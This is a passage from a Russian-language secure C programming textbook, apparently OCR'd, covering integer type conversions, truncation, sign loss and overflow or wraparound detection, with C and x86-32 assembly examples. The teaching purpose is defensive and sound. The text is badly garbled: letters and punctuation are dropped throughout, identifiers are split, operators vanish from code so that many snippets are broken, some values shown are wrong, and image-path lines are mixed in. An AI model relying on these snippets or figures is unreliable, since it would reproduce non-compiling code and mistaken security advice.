`unsigned long`	`signed char`	Сохранение младшего байта (8 битов)	Потеря или неверная интерпретация данных
`unsigned long`	`short`	Сохранение младшего слова (16 битов)	Потеря или неверная интерпретация данных
`unsigned long`	`long`	Сохранение битового шабло старший бит становится знаковым	Неверная интерпретация данных
`unsigned long`	`unsigned char`	Сохранение младшего байт (8 битов)	Потеря данных
`unsigned long`	`unsigned short`	Сохранение младшего слова (16 битов)	Потеря данных

Эта таблица не включает знаковый беззнаковый nt имеющий на платформе x86-32 тот же размер что и ong) и знаковый беззнаковый ong ong

Преобразования из знаковых целочисленных типов

Преобразования меньших знаковых целочисленных типов в большие знаковые целочисленные типы все да безопасно и в представлении дополнения до двойки выполняется с помощью знаково о расширения значения

Знаковый с потерей точности Преобразования значения в более узкий знаковый целочисленный тип зависит от реализации или может енерировать определенный реализацией си нал Распространенная реализация представляет собой усечение битно о шаблона до меньше о размера В этом случае результирующее значение может быть положительным или отрицательным в зависимости от значения старше о бита после усечения Если значение не может быть представлено новым типом данные будут потеряны (или неверно интерпретированы) Если про раммист не учтет эту возможность будет иметь место ошибка про раммирования или уязвимость

Например в реализации ширина типа nt которой больше ширины типа sho t приведенный далее код имеет поведение зависящее от реализации или мо ущее привести к определенному реализацией си налу

```
signed long int si   LONGMAX
signed char sc    signed char)si  // Приведение
                    // устраняет предупреждение
```

В типичных реализациях с усечением sc в результате присваивания получается sc = 1

При преобразовании из знаково о типа в знаковый с меньшей точностью обязательно должны проверяться диапазоны Приведенный ниже код например может использоваться при преобразовании s gned nt в s gned cha

```
1 signed long int si   LONG_MAX
2 signed char sc
3  if ( (si < SCHAR_MIN) ||  si > SCHAR_MAX) ) {
4      /* Обработка ошибки */
5  }
6  else {
7      sc    signed char)si  // Приведение
8  }           // устраняет предупреждение
```

Преобразование из знаково о типа с большей точностью в знаковый тип с меньшей точностью требует проверки как верхней так и нижней раниц

Знаковый в беззнаковый Там де используются знаковый и беззнаковый целочисленные типы общий тип определяется правилами обычно о арифметическо о преобразования и е о ширина будет как минимум той же что и у более широко о типа Стандарт С требует чтобы в случае если математический результат представим с помощью этой ширины получалось именно это значение Если знаковый целочисленный тип преобразуется в беззнаковый целочисленный тип выполняется мно ократное добавление или вычитание ширины (2*) ново о типа чтобы принести результат в представимый диапазон

Ко да знаковое целое значение преобразуется в целое значение без знака большей или равной ширины и знаковое значение не является отрицательным значение остается неизменным В случае формата дополнения до двойки например преобразование в целочисленный тип большей ширины производится путем знаково о расширения знаково о значения

Например приведенный далее код сравнивает значение с (знаковое целое число) со значением u беззнаковое целое больше о размера на платформе x86-32)


```
1  unsigned int ui   ULONG_MAX
2  signed char c - -1
3  if  c    ui) {
4      puts("Why is -1   4,294,967,295???")
5  }
```

Из-за целочисленно о повышения с преобразуется в uns gned nt со значением OxFFFFFFFF или 4 294 967 295 Это хороший пример проблем присущих сравнению отрицательно о и беззнаково о значений

Ошибки диапазона типа включая потерю точности (усечение) и потерю знака мо ут произойти при преобразовании из знаково о типа в беззнаковый тип Приведенный далее код приводит к потере знака

```
signed int si   INT_MIN
unsigned int ui    unsigned int)si  // Приведение
                      // устраняет предупреждение
```

Ко да знаковый целочисленный тип преобразуется в беззнаковый целочисленный тип той же ширины потери данных не происходит в силу сохранения битово о шаблона Однако старший бит теряет свою функцию знаково о бита Если значение знаково о цело о значения не отрицательно значение остается неизменным Если значение отрицательно получающееся в результате беззнаковое значение вычисляется как большое знаковое число Например если знаковое значение равно -2 как показано на рис 5 5 соответствующее значение типа uns gned nt равно UINT MAX - 1



ис 5 5 Преобразование знакового значения в формате дополнения до двойки в беззнаковый тип

Преобразование из знаково о типа в беззнаковый тип требует проверки диапазонов значений Например приведенный далее код можно использовать при преобразовании из s gned nt в uns gned nt

```
1  signed int si   INT_MIN
2  unsigned int ui
3  if  si < 0) {
A       * Обработка ошибки */
5  }
6  else {
7      ui    unsigned int)si  // Приведение
8  }            // устраняет предупреждение
```

В табл 5 9 подытожены преобразования из знаковых типов на платформе x86 32 Преобразования из s gned nt опущены так как и nt и ong в данной архитектуре имеют точность 32 бита

Таблица 5 9. Преобразования из знаковых цело исленных типов на платформе x86-32

Из	В	Метод	Потенциальные следствия
`signed char`	`short`	Знаковое расширение	Всегда безопасно
`char`	`long`	Знаковое расширение	Всегда безопасно
`char`	`unsigned char`	Сохранение битового шаблон старший бит теряет функцию знакового	Неверная интерпретация данных
`char`	`unsigned short`	Знаковое расширение в `short` преобразование `short` в `unsigned short`	Неверная интерпретация данных
`char`	`unsigned long`	Знаковое расширение в `long` преобразование `long` в `unsigned short`	Неверная интерпретация данных
`short`	`signed char`	Сохранение младшего байта (8 битов)	Потеря данных
`short`	`long`	Знаковое расширение	Всегда безопасно
`short`	`unsigned char`	Сохранение младшего байта (8 битов)	Потеря или неверная интерпретация данных
`short`	`unsigned short`	Сохранение битового шабло старший бит теряет функцию знакового	Неверная интерпретация данных
`short`	`unsigned long`	Знаковое расширение в `long` преобразование `long` в `unsigned short`	Неверная интерпретация данных
`long`	`signed char`	Сохранение младшего байта (8 битов)	Потеря данных
`long`	`short`	Сохранение младшего слова (16 битов)	Потеря данных
`long`	`unsigned char`	Сохранение младшего байта (8 битов)	Потеря или неверная интерпретация данных
`long`	`unsigned short`	Сохранение младшего слова (16 битов)	Потеря или неверная интерпретация данных
`long`	`unsigned long`	Сохранение битового шабло старший бит теряет функцию знакового	Неверная интерпретация данных

Следствия преобразований

Неявные преобразования упрощают про раммирование на языке С Однако преобразования являются потенциальным источником потери или неверной интерпретации данных Избе айте преобразований которые

ш приводят к потере значения преобразование в тип в котором требуемая величина не может быть представлена

в приводят к потере знака преобразования из знаково о типа в беззнаковый приводят к потере знака

Гарантированно безопасными преобразованиями для всех данных и всех соответствующих стандарту реализаций являются только преобразования в более широкий тип той же знаковости

5.4. Целочисленные операции

Целочисленные операции мо ут приводить к ошибкам таким как переполнение циклический возврат или усечение Ошибки возникают ко да результат операции не может быть представлен типом получающимся в результате операции

В табл 5 10 указаны возможные ошибки при выполнении операций над целочисленными значениями Сюда не включены ошибки вызываемые обычными арифметическими преобразованиями применяющимися при приведении операндов к общему типу *

Таблица 5 10. Возможные ошибки

Оператор	Ошибки	Оператор	Ошибки	Оператор	Ошибки	Оператор	Ошибки
	Переполнение возврат		Переполнение возврат усе ение	«	Переполнение возврат	<	Нет
	Переполнение возврат	*=	Переполнение возврат усе ение	»	Нет*	>	Нет
	Переполнение возврат	/=	Переполнение усе ение	&	Нет	>=	Нет
	Переполнение	«=	Переполнение возврат усе ение	л	Нет		Нет
	Переполнение возврат	>>—	Усе ение*		Нет	i	Нет
	Переполнение возврат	&=	Усе ение	1	Нет	&&	Нет
	Усе ение		Усе ение	Унарный	Нет	1 1.	Нет
=	Переполнение возврат усе-ение		Усе ение	Унарный -	Переполнение возврат	9 •	Нет

** Хотя стандартом С это не трактуется как ошибка сдвиг вправо отрицательного значения приводит к результату зависящему от реализации*

Как видно из приведенной таблицы большинство целочисленных операций мо ут привести к ошибкам даже в случаях ко да нет преобразования типов Особое значение для безопасности имеют те операции с целочисленными значениями которые берутся из ненадежных источников и используются любым из перечисленных ниже способов

ш В качестве индекса массива

- В арифметике указателей
- В качестве длины или размера объекта
- В качестве раницы массива (например в качестве счетчика цикла)
- В качестве ар умента функции распределения памяти

я В критичном с точки зрения безопасности коде

В следующих разделах будут рассмотрены целочисленные операции и возможные ошибки являющиеся результатами этих операций а также будет приведен обзор эффективных страте ий противодействия этим ошибкам Кроме то о будут описаны высокоуровневая семантика этих целочисленных операций (определенная в стандарте C) и конкретная реализация этих операций на платформе x86 32 Речь также пойдет о необходимых проверках предусловий и постусловий для знаково о переполнения и беззнаково о циклическо о возврата

Присваивание

В простом присваивании (=) значение право о операнда преобразуется в тип выражения присваивания и замещает значение хранящееся в объекте назначенном левым операндом Эти преобразования осуществляются неявно и часто оказываются источником трудно обнаруживаемых ошибок

В приведенном далее фра менте значение nt возвращаемое функцией f () может быть усечено при сохранении в переменной типа cha а затем вновь преобразуется в nt перед сравнением

```
1  int f void)
2  char c
3   *    *
4  if <<c   fO)    -1)
5     /*...*/
```

В реализации в которой обычный cha имеет тот же диапазон значений что и uns gned cha (и cha уже чем n) результат преобразования не может быть отрицательным так что операнды сравнения нико да не окажутся равными В результате для полной совместимости переменная с должна быть объявлена как nt

В приведенном далее фра менте исходно о текста значение преобразуется в тип выражения присваивания с = т е в тип cha [1 1]

```
1  char c
2  int i
3  long 1
4  1    c  i)
```

Затем значение выражения в скобках преобразуется в тип внешне о выражения присваивания т е в тип ong nt Сравнение 1 == после описанной серии присваиваний не будет истинным если значение не находится в диапазоне типа cha

Присваивание беззнаково о цело о числа знаковому целому числу или знаково о цело о числа без наковому целому числу равной ширины может привести к тому что результирующее значение может быть неправильно истолковано В следующем фра менте про раммы отрицательные значения со знаком преобразуются в тип без знака равной ширины

```
1  int si   -3
2  unsigned int ui   si
3  printf("ui -- %u n", ui)   /* ui — 65533 */
```

Поскольку новый тип беззнаковый значение преобразуется путем мно ократно о сложения или вычитания величины которая на 1 больше максимально о представимо о новым типом значения пока результат не окажется в диапазоне представления ново о типа Получившееся в результате выражение может быть неверно интерпретировано как большое положительное значение если обратиться к нему как к беззнаковому целому числу

В большинстве реализаций исходное значение может быть тривиально восстановлено с помощью обратной операции

```
si   ui
printf("si   %d n", si)  /* si   -3 */
```

Однако поскольку результирующее значение не может быть представлено как s gned nt результат зависит от реализации или енерируется определенный реализацией си нал В большинстве случаев этот код не приводит к ошибке Но вместо то о чтобы сосредоточиваться на специфичных для данной платформы деталях преобразования вы должны сосредоточиться на выборе подходящей ширины и знаковости а также на обеспечении то о что не будут перейдены раницы типа В таком случае у вас не будет необходимости беспокоиться о поведении зависящем от реализации

Усечение происходит в результате присваивания или приведения из типа с большей шириной к типу с меньшей шириной Данные мо ут быть потеряны если значение не может быть представлено результирующим типом Например сложение c и c2 в приведенном фра менте про раммы дает значение вне диапазона uns gned cha для реализации в которой uns gned cha имеет ширину 8 битов 2^8 - 1 или 255)

```
1  unsigned char sum, cl, c2
2  cl   200
3  c2   90
4  sum   cl + c2
```

В предположении что все значения типа uns gned cha мо ут быть в этой реализации представлены как nt значение преобразуется в тип nt Суммирование успешно выполняется без циклическо о возврата но присваивание переменной sum приводит к усечению потому что тип uns gned cha имеет меньшую ширину чем значение полученное суммированием Так как присваивание выполняется переменной беззнаково о типа результат этой операции точно определен но если про раммист ожидает математически точно о результата в результате получается ошибка

Рассмотрим приведенный далее фра мент в предположении что s gned nt имеет ширину 32 бита s gned cha — 8 битов а представление чисел — в формате дополнения до двойки

```
signed int si   SCHAR_MAX + 1
signed char sc   si
```

Переменная s инициализируется значением 128 которое имеет следующее представление в памяти

```
00000000  00000000 00000000 10000000
```

Ко да это значение присваивается sc оно усекается до

```
10000000
```

Интерпретируя это значение как 8-битное представление в формате дополнения до двойки **мы** получаем отрицательное значение **(SCHAR_MIN** или -128) поскольку в нем установлен старший бит В этом случае данные не мо ут быть восстановлены простым обращением операции

```
si   sc
```

поскольку это присваивание приводит к знаковому расширению sc

```
11111111 11111111 1111  111 10000000
```

Знаковое расширение в данном случае сохраняет значение **(SCHAR_MIN** или **-128)**
Данные можно восстановить с помощью соответствующе о приведения

```
si    unsigned char) sc
```

Но это предпола ает что про раммист намеренно выполняет усечение до цело о числа слишком мало о для представления это о значения размера Делать это не рекомендуется вероятно это является ошибкой

Сложение


Сложение может применяться для суммирования двух арифхметических операндов или указателя и цело о числа Если оба операнда принадлежат арифметическому типу над ними выполняется обычное арифметическое преобразование Результатом бинарно о оператора является сумма операндов Инкремент эквивалентен прибавлению 1 Ко да выражение имеющее целочисленный тип добавляется к указателю результатом является указатель Такое действие называется арифметикой указателей и в данной лаве не рассматривается

Результат сложения двух целых чисел все да представим с использованием числа битов которое на 1 больше чем ширина больше о из двух операндов Например в предположении 8-битно о в формате дополнения до двойки типа s gned cha e о минимальное значение **SCHAR_MIN** равно -128 В этой реализации **SCHAR_MIN** **SCHAR_MIN** = -256 значение которое может быть представлено с помощью 9 битов в формате дополнения до двойки Следовательно результат любо о целочисленно о сложения может быть представлен любым типом с шириной большей ширины само о широко о из сла аемых

Целочисленное сложение может привести к переполнению если результирующее значение не может быть представлено тем количеством битов которое выделено для представления целых чисел

Набор команд x86-32 включает команду сложения которая имеет вид add dest na- t on sou ce Эта команда суммирует первый целевой операнд (dest nat on) со вторым операндом — источником (sou ce) и сохраняет результат в первом операнде (dest nat on) Первый операнд может быть ре истром или местоположением в памяти а второй операнд может быть непосредственным значением ре истром или местоположением в памяти На- пример add ax bx суммирует 16-битный ре истр Ьх с 16-битным ре истром ax и помещает сумму в ре истр ax [104]

В архитектуре x86-32 знаковое и беззнаковое переполнения в результате операции сложения обнаруживаются и о них сообщается с помощью фла ов Команды x86 32 включая команду add устанавливают фла и в ре истре фла ов показанном на рис 5 6



ис 5 6 егистр флагов x86-32

Система дополнения до двойки имеет то преимущество что не требует от аппаратной реализации определять знаки операндов для выяснения следует ли выполнять сложение или вычитание Это означает что в архитектурах использующих дополнение до двойки таких как x86-32 одна и та же команда служит для сложения и вычитания как знаковых так и беззнаковых значений Следовательно команда add вычисляет результат как для знаковых так и для беззнаковых целочисленных операндов и устанавливает фла и **OF** и **CF** для указания переполнения или переноса в знаковом или беззнаковом результате соответственно Хотя каждая операция сложения устанавливает и **OF** и **CF** фла **OF** не имеет значения после беззнаково о сложения а **CF** -— после знаково о

Компилятор M c osoft V sua C например енерирует для сложения двух величин s и s 2 типа s gned nt команды

```
1  sil + si2
2      mov eax, dword  ptr [sil]
3      add eax, dword  ptr [si2]
```

и точно такие же команды — для сложения двух величин u и u 2 типа uns gned nt

```
1  uil + ui2
2      mov eax, dword  ptr [uil]
3      add eax, dword  ptr [ui2]
```

В любом случае первое сла аемое переносится в 32-битный ре истр eax а затем выполняется сложение со вторым сла аемым

Сложение 64-битных значений типа s gned ong ong и uns gned ong ong требует на x86-32 двух отдельных команд суммирования

```
01  sll   sill + sll2
02       mov eax. dword ptr  [sill]
03       add eax, dword ptr  [sll2]
04       mov ecx. dword ptr  [ebp-8]
05       adc ecx, dword ptr  [ebp-18h]
06  ull   ulll + ull2
07       mov eax. dword ptr  [ulll]
08       add eax. dword ptr  [ull2]
09       mov ecx, dword ptr  [ebp-28h]
10       adc ecx. dword ptr  [ebp-38h]
```

Команда add выполняет суммирование младших 32 битов Если при этом выполнении происходит циклический возврат в CF хранится дополнительный бит переноса Затем команда adc суммирует старшие 32 бита с учетом значения бита переноса что дает корректную 64 битную сумму

Избежание или обнаружение знакового переполнения при суммировании Знаковое целочисленное переполнение является в языке про раммирования C неопределенным поведением что позволяет реализации как молча выполнить циклический возврат (наиболее распространенное поведение) так и с енерировать прерывание присвоить результату наиболыпее наименынее возможное значение или выполнить любые дру ие действия которые сочтет необходимыми данная реализация

Проверка постусловия с помощью флагов состояния На уровне ассемблера x86-32 знаковое переполнение может быть обнаружено с помощью команды jo (переход при переполнении) или no (переход при отсутствии переполнения) после выполнения команды add (32-битный случай) или adc 64-битный случай)

Это позволяет создать библиотеку арифметических функций которые проверяют состояние фла а переполнения и возвращают код состояния указывающий произошло ли переполнение Приведенная далее функция выполняет суммирование значений типа s gned nt в такой библиотеке

```
01  _Bool add_int int lhs, int rhs, int *sum) {
02        asm{
03          mov eax,  dword ptr [lhs]
04          add eax,  dword ptr [rhs]
05          mov ecx,  dword ptr [sum]
06          mov dword ptr  [ecx], eax
07          jo short jl
08          mov al, 1 // 1 в случае успеха
09          jmp short j2
10     jl
11          xor al, al //0 при неудаче
12       j 2
13       }
14  }
```

Хотя этот код вполне работоспособен это решение имеет ряд проблем Во-первых реализация функции зависит от расширений обеспечивающих вставку команд языка

ассемблера в про рамму на C специфичных для компилятора (в данном случае — компилятора M c osoft) Во-вторых этот код использует набор команд x86-32 а следовательно непереносим В-третьих этот подход имеет невысокую производительность поскольку компиляторы не оптимизируют ассемблерный код Наконец в-четвертых этот подход трудно использовать поскольку он не позволяет применять стандартную встроенную арифметику Например код

```
1 int a   /* ... */
2 int b   /* ... */
3
4  int sum   a + b + 3
```

должен быть реализован следующим образом

```
1 int a   /* ... */
2 int b   /* ... */
3
4 if ( add_int a, b, &sum) && add_int sum, 3, &sum) ){
5     /* Все в порядке */
6 }
7 else {
8     /* Переполнение */
9 }
```

Проверка предусловий формат дополнения до двойки Дру ой подход к устранению ошибок связанных с целыми числами состоит в проверке значений операндов перед операцией для предотвращения переполнения Эта проверка особенно важна для переполнения знаковых целых чисел которое является неопределенным поведением и может привести к прерыванию в некоторых архитектурах (например ошибка деления на платформе x86-32) Сложность этих тестов очень разная

Приведенный далее код чтобы арантировать отсутствие переполнения выполняет проверку предусловия операндов сложения Он основан на том что переполнение при сложении возникает ко да два операнда имеют один и тот же знак а результат имеет противоположный знак Он также использует то что беззнаковые операции в C приводят к циклическому возврату так что их можно использовать для обнаружения знаково о переполнения без опасности возникновения прерывания

```
01  signed int si1, si2, sum
02
03  /* Инициализация si1 и si2 */
04
05  unsigned int usum =  unsigned int)si1 + si2
06
07  if ( usum   si1) & (usum   si2) & INT_MIN) {
08      /* Обработка ошибки */
09  } else {
10      sum   si1 + si2
11  }
```

Исключающее или можно рассматривать как оператор не равно для каждо о отдельно- о бита Мы сосредоточиваемся только на позиции знаково о бита так что используем маску **NT_MIN** в которой установлен только знаковый бит


Это решение работает только в архитектурах де используется представления дополнения до двойки Хотя большинство современных платформ используют именно этот вид представления лучше не добавлять излишние зависимости от платформы (См рекомендацию *The CERT C Secu e Cod ng S anda d* [186] MSC14 C Не добавляйте излишние зависимости от платформы) Это решение может также оказаться более доро остоящим чем проверка постусловий в особенности на процессорах RISC

Проверка предусловий обобщенная Приведенный далее код проверяет подозрительное сложение для то о чтобы арантировать что не произойдет переполнения независимо от использованно о представления чисел

```
01  signed int si1, si2, sum
02
03  /* Инициализация si1 и si2 */
04
05  if ( si2 > 0 && si1 > INT_MAX - si2) ||
06    si2 < 0 && si1 < INT_MIN - si2)) {
07       /* Обработка ошибки */
08  }
09  else {
10       sum   si1 + si2
11  }
```

Это решение более удобочитаемое и более переносимое но может быть менее эффективным чем решение основанное на представлении в формате дополнения до двойки

Образование производного типа из большего Истинная сумма двух наковых целочисленных значений шириной *w* все да может быть представлена с помощью *w* 1 битов как показано на рис 5 7



ис 5 7 Сумма двух знаковых целочисленных значений

В результате выполнение суммирования в тип больше о размера все да успешно Получающееся начение можно проверить на соответствие диапазону значений перед преобразованием в исходный тип меньше о размера

В общем случае это решение в языке про раммирования C является зависимым от реализации поскольку стандарт не арантирует что некоторый один стандартный целочисленный тип больше дру о о

Избежание или обнаружение циклического возврата при сложении Циклический во врат может произойти при сложении двух беззнаковых целочисленных значений если сумма операндов больше максимально о значения которое может быть сохранено в результирующем типе Хотя беззнаковый циклический возврат точно определен в стандарте C как приведение по модулю неожиданный возврат может привести к уязвимостям

Проверка постусловия с помощью флагов состояния На уровне ассемблера x86-32 беззнаковое переполнение может быть обнаружено с помощью команды j c (переход при переносе) или nc (переход при отсутствии переноса) Эти команды помещаются после

команды add в 32-битном случае и после adc — в 64-битном Приведенная далее функция например может использоваться для суммирования двух значений типа s ze t

```
01  _Bool add_size_t size_t lhs, size_t rhs, size_t *sum) {
02      __asm {
03          mov  eax, dword ptr[lhs]
04          add  eax, dword ptr[rhs]
05          mov  ecx, dword ptr[sum]
